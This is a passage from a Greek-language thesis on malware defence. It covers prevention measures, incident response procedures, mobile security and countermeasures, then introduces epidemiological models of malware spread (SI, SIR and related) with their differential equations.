έχουν σαν στόχο να ευαισθητοποιήσουν και να επαγρυπνήσουν το τεχνικό προσωπικό που συμμετέχει στην πρόληψη των συμβάντων κακόβουλου λογισμικού καθώς και να παρέχονται οι ανάλογες καταρτίσεις σε συγκεκριμένες εργασίες. Οι εταιρείες θα πρέπει να καταγράφουν τις πολιτικές, τις διεργασίες και τις διαδικασίες για την άμβλυνση των αδυναμιών που εμποδίζουν την πρόληψη από το κακόβουλο λογισμικό. Αυτό μπορεί να επιτευχθεί με το να γίνει εκμετάλλευση του λειτουργικού συστήματος και των ευπαθειών που έχουν εφαρμογές σε ενδεχόμενες επιθέσεις που θα δεχθούν. Επειδή συνήθως μπορούν να μετριαστούν με μία ή περισσότερες μεθόδους, οι οργανισμοί πρέπει να χρησιμοποιούν ένα συνδυασμό μεθόδων που θα μειώνουν τις ευπάθειες όπως η διαχείριση των patches. Αυτή είναι μια πολύπλοκη διεργασία που μπορεί να είναι αποτελεσματική στο περιορισμό των ευπαθειών αλλά μπορεί να μην είναι η κατάλληλη για περιπτώσεις όπου η απειλή του κακόβουλου λογισμικού αναδύεται μέσα σε λίγες μέρες από την ανακοίνωση της νέας ευπάθειας. Μια άλλη μέθοδος που μπορεί να εφαρμοστεί είναι η αρχή των λιγότερων

δικαιωμάτων σε συστήματα που μπορούν να σταματήσουν το κακόβουλο λογισμικό που απαιτεί διαχειριστικού επιπέδου δικαιώματα προκείμενου να γίνει επιτυχής εκμετάλλευσή τους και να μειωθεί το κόστους της ζημιάς που κάποια κακόβουλα λογισμικά μπορεί να προκαλέσουν. Πρέπει επίσης να εξεταστεί η εφαρμογή επιπρόσθετων μέτρων όσον αφορά τους host, όπως η εξάλειψη των μη ασφαλών κοινόχρηστων αρχείων, η αφαίρεση ή η απενεργοποίηση των αχρείαστων υπηρεσιών, έτσι ώστε να μειωθούν ακόμα οι πιθανές ευπάθειες. Έτσι οι οργανισμοί πρέπει να προσπαθούν να περιορίσουν τις απειλές που υπάρχουν για να ανιχνευτεί και να σταματήσει το κακόβουλο λογισμικό.

Υπάρχουν και άλλες πιο πρακτικές λύσεις για την αντιμετώπιση απειλών με κακόβουλο λογισμικό. Μερικές από αυτές περιλαμβάνουν τη χρήση του αντιιικού λογισμικού που συνήθως χρησιμοποιείται για να έχει τον τεχνικό έλεγχο για τις απειλές malware. Επιπλέον μπορεί να γίνει εξάλειψη του spyware και μπορεί να επιτευχθεί μέσω βοηθητικών προγραμμάτων απομάκρυνσης του malware. Όσο τα αντιικά όσο και τα αντί spyware στηρίζονται σε υπογραφές θα πρέπει να παραμένουν ενημερωμένα για να βελτιωθεί η ακρίβεια της ανίχνευσης επιθέσεων. Εκτός αυτών, τα network IPs παρόλο που έχουν περιορισμένες δυνατότητες για την ανίχνευση malware μπορούν να αποτρέψουν τη επίθεση με worms σε ένα σύστημα. Τα host-based IPs μπορούν να σταματήσουν μια πλειάδα γνωστών επιθέσεων με κακόβουλο λογισμικό. Οι δρομολογητές μπορούν να είναι χρήσιμοι στο να μπλοκάρουν κάποια εξειδικευμένα worms. Τα firewalls μπορούν να αποτρέψουν επιθέσεις κατά δικτυακών υπηρεσιών. Τα Host-based firewalls προσφέρουν επίσης χαρακτηριστικά που καταγράφουν το περιεχόμενο και την λειτουργία των εφαρμογών για τη πρόληψη περιστατικών επιθέσεων με malware που εκμεταλλεύονται τις ευπάθειες ή αξιοποιούν τα χαρακτηριστικά των εφαρμογών. Τέλος οι οργανισμοί μπορούν επίσης να διαμορφώσουν κατάλληλα τις ρυθμίσεις των εφαρμογών τους προκειμένου να αυξηθεί η ασφάλεια, εις βάρος όμως της λειτουργικότητας.

11.4 Τι πρέπει να γίνει σε περίπτωση που διακυβεύονται θέματα ασφάλειας

Όταν ένα σύστημα τεθεί σε κίνδυνο από ενδεχόμενη επίθεση είναι χρήσιμο να γίνει γνωστό πότε έγινε. Κανένα σύστημα ή δίκτυο δεν είναι απροσπέλαστο γι αυτό είναι χρήσιμο να έχουν αποτελεσματικούς μηχανισμούς ασφάλειας και τα εμπλεκόμενα μέρη να είναι σε θέση να χειριστούν μια ενδεχόμενη επίθεση. Οι διαδικασίες θα πρέπει να βασιστούν στη πολιτική που έχει ένας οργανισμός για την αντιμετώπιση των περιστατικών ασφάλειας. Αυτή είναι γνωστή και ως SOP (Standard Operating Procedures - Βασικές λειτουργικές διαδικασίες) [71]. Μία SOP σκιαγραφεί τις ειδικές τεχνικές μεθόδους, τις λίστες ελέγχου καθώς και τα έντυπα που χρησιμοποιούνται από την ομάδα που ασχολείται με την αντιμετώπιση περιστατικών επιθέσεων και τον οργανισμό. Επίσης, οι SOPs πρέπει να είναι λεπτομερείς και

περιεκτικές. Έτσι αποφεύγονται τα ενδεχόμενα λάθη και καθορίζεται ο τρόπος που θα αντιδράσουν οι υπάλληλοι μιας εταιρείας σε μια επίθεση. Τέλος οι SOPs θα πρέπει να ελέγχονται για να επικυρωθεί η ακρίβεια και η χρησιμότητά τους και στη συνέχεια να διανεμηθεί σε όλα τα team members.

Σε περίπτωση που διακυβεύονται θέματα ασφάλειας είναι αναγκαίο να εφαρμοστούν οι κανόνες που αναφέρει η πολιτική της SOP [71]. Ειδικότερα, αν μόνο μερικά συστήματα έχουν προσβληθεί από επιθέσεις, θα χρειαστεί αυτά να αποσυνδεθούν κατευθείαν από το υπόλοιπο δίκτυο για τον περιορισμό της μόλυνσης και την πρόληψη των συστημάτων που είναι συνδεδεμένα στο διαδίκτυο. Αν αυτό δεν γίνει εφικτό θα χρειαστεί να γίνει block το σύνολο της εξερχόμενης κίνησης από αυτά τα συστήματα. Πέρα αυτού χρειάζεται να παρακολουθείται η συνολική κίνηση στο δίκτυο προκειμένου να αντιμετωπιστούν πιθανές πολύπλευρες επιθέσεις. Πρέπει να εγκατασταθούν φίλτρα σε εσωτερικούς δρομολογητές, firewalls, και άλλο δικτυακό εξοπλισμό που είναι κατάλληλα για να απομονώσουν τα μολυσμένα τμήματα έτσι ώστε να είναι σε θέση να αναγνωρίσουν από πού προήρθε η μόλυνση. Εκτός των άλλων είναι αναγκαίο να επανεξεταστούν κατάλληλα τα αρχεία καταγραφής για να προσπαθήσουν να εντοπίσουν ποιο ήταν το πρώτο σύστημα που μολύνθηκε και αν είναι δυνατό να αναγνωριστεί η ταυτότητα του φορέα που διεξήγαγε την επίθεση. Μάλιστα είναι ζωτικής σημασίας να καθοριστεί αν κάποιο από τα μολυσμένα συστήματα συνδέθηκε με επιτυχία σε οποιαδήποτε ιστοσελίδα και τι πληροφορίες υπάρχουν για το αν είναι ακόμα εκτεθειμένη. Είναι σημαντικό να μην εμπιστεύονται οι χρήστες το λογισμικό και τα βοηθητικά προγράμματα που ήδη υπάρχουν σε ένα σύστημα δεδομένου ότι αυτά μπορεί να χρησιμοποιηθούν για να παραβιαστούν από τους επιτιθέμενους. Σε περίπτωση που διαπιστωθεί κατά τον έλεγχο ότι έχει εκτελεστεί ένα rootkit, τότε σε κάθε σύστημα που θα έχει προσβληθεί θα πρέπει να εξασφαλιστεί ότι υπάρχουν αντίγραφα σε όλα τα δεδομένα που χρειάζονται, να γίνει καθαρισμός του σκληρού δίσκου, να ξαναφτιαχτεί το σύστημα, να αλλάζουν τακτικά οι κωδικοί, να διασφαλιστεί ότι έχουν εφαρμοστεί όλα τα security patches έτσι ώστε να γίνει επιτυχής επαναφορά του συστήματος στο δίκτυο. Αν έχουν προσβληθεί από ένα worm τότε θα πρέπει να εφαρμοστούν τα κατάλληλα security paches, να αλλάξουν οι κωδικοί που χρησιμοποιούν τόσο οι διαχειριστές όσο και οι χρήστες, να ενημερώνουν οι χρήστες τους διαχειριστές για ενδεχόμενα προβλήματα που αντιμετωπίζουν μετά την μόλυνση που έχει δεχθεί ο υπολογιστής τους και γίνει επαναφορά του συστήματος στο δίκτυο. Όταν θα έχουν καθαριστεί όλα τα συστήματα θα πρέπει να συνεχίσει να γίνεται παρακολούθηση για μια εβδομάδα ακόμα. Επίσης οι χρήστες πρέπει να ενημερώνουν τους διαχειριστές, εφόσον έχουν παραβιαστεί προσωπικές τους πληροφορίες. Εν τέλει όταν κρίνεται σκόπιμο η ομάδα που είναι υπεύθυνη για την ασφάλεια των πληροφοριών θα πρέπει να προβαίνει στις ανάλογες συστάσεις προς τους χρήστες ή τους υπαλλήλους ενός οργανισμού, εφόσον υπάρχουν ενδείξεις για παραβίαση των μέτρων ασφάλειας.

11.5 Πώς να αποτραπούν οι mobile επιθέσεις κακόβουλου λογισμικού

Ο Cheng Z. [72], αναφέρει ότι πέρα από τη λήψη επαρκών μηχανισμών ασφάλειας για να αποτραπούν οι επιθέσεις με κακόβουλο λογισμικό χρειάζεται να δοθεί έμφαση και στις mobile επιθέσεις, αφού αυτές είναι που ολοένα εξελίσσονται. Ο καλύτερος τρόπος είναι να μην υπάρχει καθόλου προσβολή malware στις mobile συσκευές. Χρειάζεται να παίρνονται οι ανάλογες προφυλάξεις για το κινητό τηλέφωνο, για το laptop όσο και για τον οικιακό υπολογιστή. Πιο αποτελεσματικές λύσεις είναι η χρήση αντιικών και αντί-malware εργαλείων που μπορούν να χρησιμοποιηθούν για να αποτρέψουν ενδεχόμενη μόλυνσή τους. Είναι καλό να χρησιμοποιηθεί ένας συνδυασμός αντιικού λογισμικού τόσο σε PC όσο και σε mobile συσκευές. Εκτός αυτού οι χρήστες των mobile συσκευών κατά τη περιήγησή τους στο διαδίκτυο πρέπει να ακολουθούν τις ίδιες πρακτικές ασφάλειας που τηρούν στους υπολογιστές τους καθώς και να αποδέχονται προγράμματα που κάνουν χρήση ψηφιακών υπογραφών. Επίσης με τη χρήση λογισμικού για τη διαχείριση των διαδικασιών σε ένα σύστημα, οι προχωρημένοι χρήστες θα μπορούν να ψάχνουν για ύποπτες διαδικασίες στο κινητό τηλέφωνο και να τις σταματάνε. Το windows mobile δεν μπορεί να εκτελέσει τόσες πολλές διεργασίες εξαιτίας των περιορισμών στο υλικό τους. Έτσι λοιπόν πρέπει να παρακολουθούνται όλες οι διεργασίες που τρέχουν στη mobile συσκευή προκειμένου να διασφαλιστεί ότι αυτή δεν έχει δεχθεί επίθεση.

Καθίσταται η προσοχή στους χρήστες να είναι προσεκτικοί με τη χρήση του Wi-Fi και του Bluetooth όταν βρίσκονται σε εξωτερικό χώρο. Αυτές οι λειτουργίες είναι εύκολο να αξιοποιηθούν για την αποστολή κακόβουλου κώδικα ή ιών με σκοπό να κλαπούν προσωπικές πληροφορίες από τους χρήστες. Ο κατάλληλος χώρος για να χρησιμοποιηθούν είναι το σπίτι ή αξιόπιστα μέρη στα οποία τηρούνται οι προδιαγραφές ασφάλειας για τη χρησιμοποίηση του Wi-Fi και Bluetooth. Επιπροσθέτως, είναι αναγκαίο να γίνεται συχνό back up στα δεδομένα που αποθηκεύονται στις mobile συσκευές, έτσι ώστε ακόμα και αν η συσκευή έχει μολυνθεί, να μπορεί να γίνει ανάκτηση των προεπιλεγμένων ρυθμίσεων του τηλεφώνου. Εν τέλει αυτές θα πρέπει να έχουν εγκαταστήσει αντιικό λογισμικό καθώς και οι χρήστες να μην αποθηκεύουν δεδομένα που σχετίζονται με την επιχείρηση στην οποία δουλεύουν επειδή οι εφαρμογές που υποστηρίζουν τα κινητά τηλέφωνα και τα PDAs δεν είναι πολύ ασφαλείς.

11.6 Τεχνικές αντιμετώπισης του κακόβουλου λογισμικού και λήψη των απαραίτητων αντίμετρων ασφάλειας

Η αποτελεσματική προστασία των πληροφοριακών συστημάτων από τις συνεχιζόμενες επιθέσεις που δέχονται είναι το ζητούμενο. Για να επιτευχθεί αυτό είναι απαραίτητο να υπάρξουν κάποιες τεχνικές για να αντιμετωπιστεί το κακόβουλο

λογισμικό. Ειδικότερα τόσο οι διαχειριστές ασφάλειας όσο και οι χρήστες χρειάζεται να έχουν επίγνωση σε θέματα ασφαλείας που αφορούν τη προστασία τους από το κακόβουλο λογισμικό. Είναι αναγκαίο να γνωρίζουν τον τρόπο με τον οποίο θα χειριστούν εφαρμογές που εξαλείφουν malware καθώς επίσης πρέπει να αποφεύγεται η μεταφόρτωση και εγκατάσταση μη ελεγμένων προγραμμάτων ή προγραμμάτων από άγνωστες ή μη έμπιστες πηγές. Επιπλέον είναι απαραίτητη η χρήση αντιβιοτικού λογισμικού. Τα αντιικά προγράμματα είναι εφαρμογές που ανιχνεύουν την ύπαρξη ιών και τους αφαιρούν από τα αρχεία ξενιστές, ή απομονώνουν τα αρχεία ξενιστές. Εκτός αυτών τα αρχεία ελέγχου του λειτουργικού συστήματος πρέπει να ελέγχονται ενδελεχώς προκειμένου να ανιχνευτούν ενδεχόμενες επιθέσεις με malware. Έτσι χρειάζεται να λαμβάνονται αυστηρά μέτρα ασφάλειας και αυστηρά δικαιώματα πρόσβασης.

Ο εκτελέσιμος κώδικας πρέπει να απαγορεύεται να μεταφορτωθεί και αν γίνεται αυτό πρέπει να ελέγχεται πολύ προσεκτικά. Επιπροσθέτως τα τμήματα των πληροφοριακών συστημάτων που περιέχουν διαβαθμισμένες πληροφορίες, από άλλα τμήματα που περιέχουν μη διαβαθμισμένες πληροφορίες πρέπει να απομονωθούν. Το ίδιο χρειάζεται να συμβεί με τα τμήματα των πληροφοριακών συστημάτων που επικοινωνούν με εξωτερικά πληροφοριακά συστήματα.

Η δημιουργία αναχωμάτων ασφάλειας (firewall) περιορίζει τη δυνατότητα του κακόβουλου λογισμικού να εξαπλωθεί σε περισσότερα συστήματα ενός πληροφοριακού συστήματος. Παράλληλα με τη χρήση εργαλείων για την ανίχνευση εισβολών επιτυγχάνεται αφενός μεν η ανίχνευση του malware με βάση γνωστές συμπεριφορές τυπικών προγραμμάτων κακόβουλου λογισμικού και αφετέρου δε η ανίχνευση malware με βάση συμπεριφορές που διαφέρουν από τις τυπικές συμπεριφορές έγκυρων χρηστών.

Είναι απαραίτητο να υπάρχει συνεργασία με τους οργανισμούς που προσφέρουν προϊόντα υλικού και λογισμικού για προστασία από κακόβουλο λογισμικό. Όμως οι οργανισμοί πρέπει να ενημερώνουν έγκαιρα τους χρήστες σε περίπτωση εμφάνισης ενός προγράμματος που ενδέχεται να συνιστά κακόβουλο λογισμικό άλλα δεν έχει ήδη καταγραφεί επισήμως. Γι αυτό λοιπόν οι εταιρείες πρέπει να τηρούν μια συγκεκριμένη διαδικασία με την οποία θα επανακάμπτουν από επιθέσεις με malware.

Η απομόνωση των προσβεβλημένων συστημάτων, η απομάκρυνση του κακόβουλου λογισμικού από το προσβεβλημένο σύστημα και εν τέλει η αποκατάσταση της ακεραιότητας του προσβεβλημένου συστήματος είναι ορισμένες από τις τεχνικές που χρησιμοποιούνται για να αντιμετωπιστούν οι επιθέσεις με κακόβουλο λογισμικό. Συνεπώς η διαδικασία πρέπει να είναι τεκμηριωμένη και γνωστή εκ των προτέρων σε όσους οφείλουν να την ακολουθήσουν και οι τελικοί χρήστες να είναι επαρκώς ενημερωμένοι σχετικά με ενδεχόμενες ενέργειες που

οφείλουν να κάνουν οι ίδιοι, σε περίπτωση εμφάνισης εφαρμογών που ενδέχεται να συνιστούν κακόβουλο λογισμικό.

Η σωστή χρήση των τεχνικών αντιμετώπισης από επιθέσεις με κακόβουλο λογισμικό προϋποθέτει και τη λήψη των απαραίτητων αντιμέτρων ασφάλειας. Παρόλα αυτά η επιλογή αντίμετρων οφείλει να είναι το τελικό στάδιο της ανάλυσης επικινδυνότητας που έχει ένα πληροφοριακό σύστημα. Όμως η αυθαίρετη επιλογή αντιμέτρων ενδέχεται να οδηγήσει σε κενά ασφαλείας, δηλαδή μη αναγνωρισμένες ευπάθειες του συστήματος, ή σε σπατάλη πόρων, χωρίς αντίστοιχο όφελος για την ασφάλεια του πληροφοριακού συστήματος που προστατεύεται. Απαιτείται λοιπόν ο έλεγχος και πιστοποίηση από το διαχειριστή συστήματος των αρχείων που έχουν δικαίωμα εκτέλεσης. Οποιαδήποτε μεταβολή σε πιστοποιημένο εκτελέσιμο αρχείο πρέπει να το καθιστά μη εκτελέσιμο, έως ότου ο διαχειριστής πιστοποιήσει εκ νέου το αρχείο αυτό ως εκτελέσιμο. Εκτός των άλλων πρέπει να είναι υποχρεωτικός ο έλεγχος προσπέλασης (mandatory access control – MAC) και των πεδίων προστασίας (Protection Domains) ενός συστήματος. Μάλιστα τα υπό προστασία προγράμματα τοποθετούνται στο χαμηλότερο επίπεδο της πολιτικής ασφαλείας, ώστε να είναι αναγνώσιμα από όλους, αλλά κανένας δε θα μπορεί να γράψει σε αυτά. Το συγκεκριμένο αντίμετρο ελαχιστοποιεί παράλληλα και τη δυνατότητα διαμοιρασμού προγραμμάτων από τους χρήστες.

Χρειάζεται να γίνεται έλεγχος της ακεραιότητας των αρχείων και να υπάρχουν κρυπτογραφικά αθροίσματα ελέγχου. Πέρα αυτών χρειάζεται μία πληροφορία να είναι διαθέσιμη σε μία διεργασία μόνον όταν χρειάζεται και να υπάρχει στατικός και δυναμικός έλεγχος των ύποπτων προγραμμάτων. Επίσης πρέπει να υπολογίζονται τα κρυπτογραφικά αθροίσματα ελέγχου κατά την εκτέλεση ενός προγράμματος αλλιώς σε διαφορετική περίπτωση η ακεραιότητα του προγράμματος θα έχει παραβιασθεί. Βέβαια αυτό απαιτεί ιδιαίτερες διαδικασίες για τη διαχείριση των κλειδιών και πιθανόν να μειωθεί η απόδοση του υπολογιστικού συστήματος σε μεγάλο βαθμό. Τέλος ένα αντίμετρο ασφάλειας που αξίζει να λαμβάνεται υπόψη είναι ο κρυπτογραφικός έλεγχος της ασφαλείας του κώδικα. Παράλληλα πρέπει να γίνεται διαπίστευση του εκτελέσιμου προγράμματος ως προς την ασφάλεια εκτέλεσής του, σύμφωνα με συγκεκριμένες απαιτήσεις/προδιαγραφές του χρήστη. Η διαπίστευση προέρχεται από τον παραγωγό του κώδικα και είναι δυνατόν να επαληθευθεί κρυπτογραφικά από το χρήστη του προγράμματος. Σε περίπτωση μη επαλήθευσης, ο χρήστης δεν εκτελεί το πρόγραμμα. Συνεπώς είναι αναγκαίος ο έλεγχος των ενεργειών που δεν υπάρχουν στις προδιαγραφές για την αντιμετώπιση των επιθέσεων σε πληροφοριακά συστήματα.

ΜΕΡΟΣ Β: ΜΑΘΗΜΑΤΙΚΕΣ ΑΝΑΛΥΣΕΙΣ

Κεφάλαιο 1^{ο} – Ανάλυση επιδημιολογικών μοντέλων υπολογιστών

Τα επιδημιολογικά μοντέλα συμβάλουν στην κατανόηση του τρόπου με τον οποίο εξαπλώνεται το κακόβουλο λογισμικό σε υπολογιστικά συστήματα. Βασιζόμενοι στις πηγές [109], [110], [112] και [115] στο κεφάλαιο αυτό θα αναλυθούν τα επιδημιολογικά μοντέλα υπολογιστών *SI* (Susceptible Infective), *SIR* (Susceptible Infective Recovered), *SIRS* (Susceptible Infective Recovered Susceptible), *SIDR* (Susceptible Infective Detected Removed), *MSIR* (Maternally derived immunity Susceptible Infective Recovered), *MSEIR* (Maternally Susceptible Exposed Infective Recovered), *SICR* (Susceptible Infective Carrier Recovered), *SEIR* (Susceptible Exposed Infective Recovered, *SEIS* (Susceptible Exposed Infective Susceptible), *SIS* (Susceptible Infective Susceptible), *PSIDR* (Pre – Response Susceptible Infective Detected Removed), *SIM* (Susceptible Infective Immune) και *SIMS* (Susceptible Infective Immune Susceptible).

Συγκεκριμένα για να μοντελοποιηθεί η πρόοδος μιας επιδημίας σε ένα μεγάλο πληθυσμό, που περιλαμβάνει πολλά διαφορετικά άτομα σε διάφορους τομείς, πρέπει να μειωθεί σε μερικά βασικά χαρακτηριστικά που είναι σχετικά με την υπό εξέταση μόλυνση. Παραδείγματος χάριν, στις περισσότερες κοινές ασθένειες παιδικής ηλικίας που παρέχουν μακράς διαρκείας ανοσία έχει νόημα για να διαιρεθεί ο πληθυσμός σε εκείνους που είναι επιρρεπείς στην ασθένεια, σε εκείνους που είναι μολυσμένοι και εκείνους που έχουν ανακτήσει και είναι άνοσοι. Το ίδιο συμβαίνει και στα πληροφοριακά συστήματα αφού κατατάσσονται σε αυτά που έχουν μολυνθεί και σε αυτά που δεν έχουν.

Από σχεδιαστικής απόψεως είναι δύσκολο να υπολογιστεί σε απόλυτα μεγέθη εάν υπάρχει αύξηση ή μείωση της κακόβουλης δραστηριότητας. Ο λόγος είναι ότι η απλή καταμέτρηση των περιστατικών ασφάλειας, που καταγράφει η εφαρμογή ασφάλειας κάθε συστήματος, είναι υποκειμενικό μέγεθος και πρέπει να συσχετισθεί με παλαιότερη δραστηριότητα. Εάν ένα σύστημα καταγράφει 10 περιστατικά ασφάλειας ανά δεκάλεπτο και ξαφνικά καταγράψει 100 περιστατικά ασφάλειας στο ίδιο χρονικό διάστημα, προφανώς υπάρχει μια σημαντική αύξηση. Αντίθετα, αν ένα σύστημα το οποίο έχει εντελώς διαφορετικό ρόλο, όπως για παράδειγμα το να είναι ένας εξυπηρετητής (server), αντιμετωπίζει κατά μέσο όρο 1000 περιστατικά ασφάλειας ανά δεκάλεπτο μια ενδεχόμενη αύξηση 100 περιστατικών ασφάλειας στο ίδιο χρονικό διάστημα θα αποτελεί μια μικρή αύξηση. Συνεπώς ο αριθμός των περιστατικών ασφάλειας δεν αποτελεί ασφαλή δείκτη εκτίμησης της κακόβουλης δραστηριότητας καθώς εξαρτάται από πολλούς παράγοντες με κυριότερο τη χρήση που πραγματοποιείται στο εν λόγω σύστημα. Από την άλλη πλευρά χρειάζεται να

εξετασθεί ο ρυθμός με τον οποίο αυξάνεται ή μειώνεται η κακόβουλη δραστηριότητα. Ο μαθηματικός τύπος που χρησιμοποιείται για την εξαγωγή του ρυθμού μεταβολής της παρατηρούμενης τοπικής κακόβουλης δραστηριότητας είναι:

$$p_t^n = \frac{h_t^n - \frac{\sum_{i=t-k}^{t-1} h_i^n}{k}}{\frac{\sum_{i=t-k}^{t-1} h_i^n}{k}}$$ [105]

όπου t ορίζεται μοναδικά η κάθε χρονοθυρίδα, n είναι ο χαρακτηριστικός αριθμός κάθε κόμβου, h_t^n ο αριθμός των επιθέσεων που ο κόμβος n δέχτηκε σε χρόνο t, p_t^n είναι η ποσοστιαία αύξηση ή μείωση των περιστατικών ασφάλειας κατά την διάρκεια της τρέχουσας χρονοθυρίδας t στον κόμβο n, το k, που η τιμή του πρέπει να είναι θετική, είναι ο αριθμός των χρονοθυρίδων t για τις οποίες υπολογίζεται η κακόβουλη δραστηριότητα. Στην ουσία πρόκειται για τον ρυθμό μεταβολής των πλέον πρόσφατων επιθέσεων που αντιλαμβάνεται ένας κόμβος του ομότιμου δικτύου, σε σχέση με τον μέσο όρο των κατεγραμμένων επιθέσεων τις k προηγούμενες χρονοθυρίδες. Επίσης, η γενικότερη παρατηρούμενη κακόβουλη δραστηριότητα είναι ο μέσος όρος της τοπικής κακόβουλης δραστηριότητας που έχουν υπολογίσει και μεταδώσει άλλοι κόμβοι του ομότιμου δικτύου. Η γενικότερη κακόβουλη δραστηριότητα προκύπτει από τον τύπο: $p_{avg} = \frac{\sum_{i=1}^{n} p_t^i}{n}$ [105].

1.1 Τα μοντέλα SI (Susceptible Infective) και SIR (Susceptible Infective Recovered)

Παρότι η επιδημιολογία αφορά κυρίως βιολογικούς οργανισμούς, η εμπειρία από τις σχετικές έρευνες [110], αποδεικνύεται χρήσιμη για την αντιμετώπιση της εξάπλωσης του κακόβουλου λογισμικού. Οι επιδημίες επηρέασαν και επηρεάζουν διαχρονικά την ανθρωπότητα επιφέροντας από δραστικές αλλαγές έως και ολικές ανατροπές του εκάστοτε status quo. Η μεγαλύτερη συνεισφορά προήλθε από τους William Ogilvy Kermack και Anderson Gray McKendrick [110], οι οποίοι παρουσίασαν το Γενικό Επιδημιολογικό Μοντέλο (General Epidemic Model). Το βασικό πλεονέκτημα του Γενικού Επιδημιολογικού Μοντέλου είναι ότι μπορεί να περιγράψει ικανοποιητικά την εξέλιξη μιας επιδημίας με τη χρήση των ακόλουθων διαφορικών εξισώσεων:

$$\frac{dS}{dt} = -\beta SI \ (1) \quad \frac{dI}{dt} = \beta SI - \gamma I \ (2) \text{ και } \frac{dR}{dt} = \gamma I \ (3)$$

Οι συμβολισμοί που χρησιμοποιούνται από τις παραπάνω διαφορικές εξισώσεις εν συντομία είναι οι εξής:

S: είναι ο αριθμός των ευπαθών οργανισμών,
I: ο αριθμός των μολυσμένων μελών ενός πληθυσμού,
R: είναι ο αριθμός των μελών που έχουν αναρρώσει ή βρίσκονται σε καραντίνα ή έχουν αποδημήσει,
β: είναι ο ρυθμός μόλυνσης ανά επαφή (pairwise rate of infection) και
γ: ο ρυθμός απομάκρυνσης μολυσμένων μελών
Οι παραπάνω διαφορικές εξισώσεις για να ισχύουν προϋποθέτουν την ομογενή ανάμιξη του πληθυσμού και ότι ο πληθυσμός είναι σταθερός βάση του τύπου:

$$N=S(t)+I(t)+R(t) \quad (4)$$

Τις τελευταίες δεκαετίες η Μαθηματική Επιδημιολογία γνώρισε μεγάλη ανάπτυξη και μπόρεσε να συμπεριλάβει και άλλες παραμέτρους, δημιουργώντας ακριβέστερα μοντέλα για αρκετές ασθένειες που εμφανίζουν ιδιαιτερότητες στους πληθυσμούς που μολύνουν ή στο τρόπο εξάπλωσης τους.

Το Γενικό Επιδημιολογικό Μοντέλο, το οποίο είναι γνωστό και ως S-I-R (Susceptible-Infective-Recovered) μπορεί με τις κατάλληλες παραδοχές να περιγράψει με μεγάλη ακρίβεια την εξάπλωση του κακόβουλου λογισμικού.

Οι παράμετροι που λαμβάνουν χώρα στα επιδημιολογικά μοντέλα είναι οι εξής:
N : ο συνολικός πληθυσμός. Στην επιδημιολογία υπολογιστών και ειδικότερα στην μελέτη διάδοσης κακόβουλου λογισμικού είναι ο αριθμός των συστημάτων που είναι συνδεδεμένα στο διαδίκτυο.
S: ο αριθμός των ευπαθών συστημάτων. Στην προκειμένη περίπτωση ο αριθμός των υπολογιστών που εκτελούν το λειτουργικό σύστημα ή την εφαρμογή που εμφανίζει το κενό ασφαλείας που εκμεταλλεύεται το εξεταζόμενο είδος κακόβουλου λογισμικού. Όσο πιο διαδεδομένο είναι ένα λειτουργικό σύστημα ή μια εφαρμογή τόσο πιθανότερο είναι να προσβληθεί από κάποια μορφή κακόβουλου λογισμικού αν εμφανίσει κάποιο κενό ασφαλείας. Παράλληλα, κατ' αυτόν τον τρόπο ο ευπαθής πληθυσμός καθίσταται γρηγορότερα μολυσμένος, αποδεικνύοντας ότι η ποικιλομορφία στα πληροφοριακά συστήματα δεν αποτελεί μια περιττή πολυτέλεια, αλλά μια απαραίτητη προφύλαξη.
I: ο αριθμός των μολυσμένων συστημάτων. Στόχος όλων των ερευνητικών προσπαθειών είναι η ελαχιστοποίηση αυτού του συνόλου.
R: ο αριθμός των απομονωμένων (σε καραντίνα) μελών. Στην επιδημιολογία των υπολογιστών το R περιλαμβάνει όλα τα συστήματα που είναι επαρκώς προστατευμένα και δεν παρουσιάζουν τα κενά ασφάλειας που αποτελούν τις πύλες εισόδου για το εξεταζόμενο κακόβουλο λογισμικό. Η μεγιστοποίηση του R είναι σίγουρα προς το κοινό συμφέρον, αλλά αυτό καθίσταται όλο και δυσκολότερο όσο το χρονικό διάστημα από την κοινοποίηση του κενού ασφαλείας μειώνεται. Επιπρόσθετα, αν κάποιο δικτυακό σκουλήκι εκμεταλλεύεται κάποιο άγνωστο (zero


day) κενό ασφάλειας, το R μπορεί να αυξηθεί μόνο με την χρήση εξωτερικών μηχανισμών ασφαλείας, όπως τα firewall, τα οποία θα μπορούσαν πιθανώς να ανακόψουν κάποια είδη επιθέσεων. Από την άλλη πλευρά, υπάρχει και μια δεύτερη όψη του R, καθώς περιλαμβάνει και τα συστήματα τα οποία καταστρέφονται από το κακόβουλο λογισμικό, κατά αναλογία με τους θανάτους που προκαλούν διάφορα ιογενή νοσήματα στο πρωτότυπο ιολογικό μοντέλο. Για το λόγο αυτό ένα υπερμολυσματικό δικτυακό σκουλήκι είναι αμφίβολο αν θα μπορούσε να διαδοθεί σημαντικά.

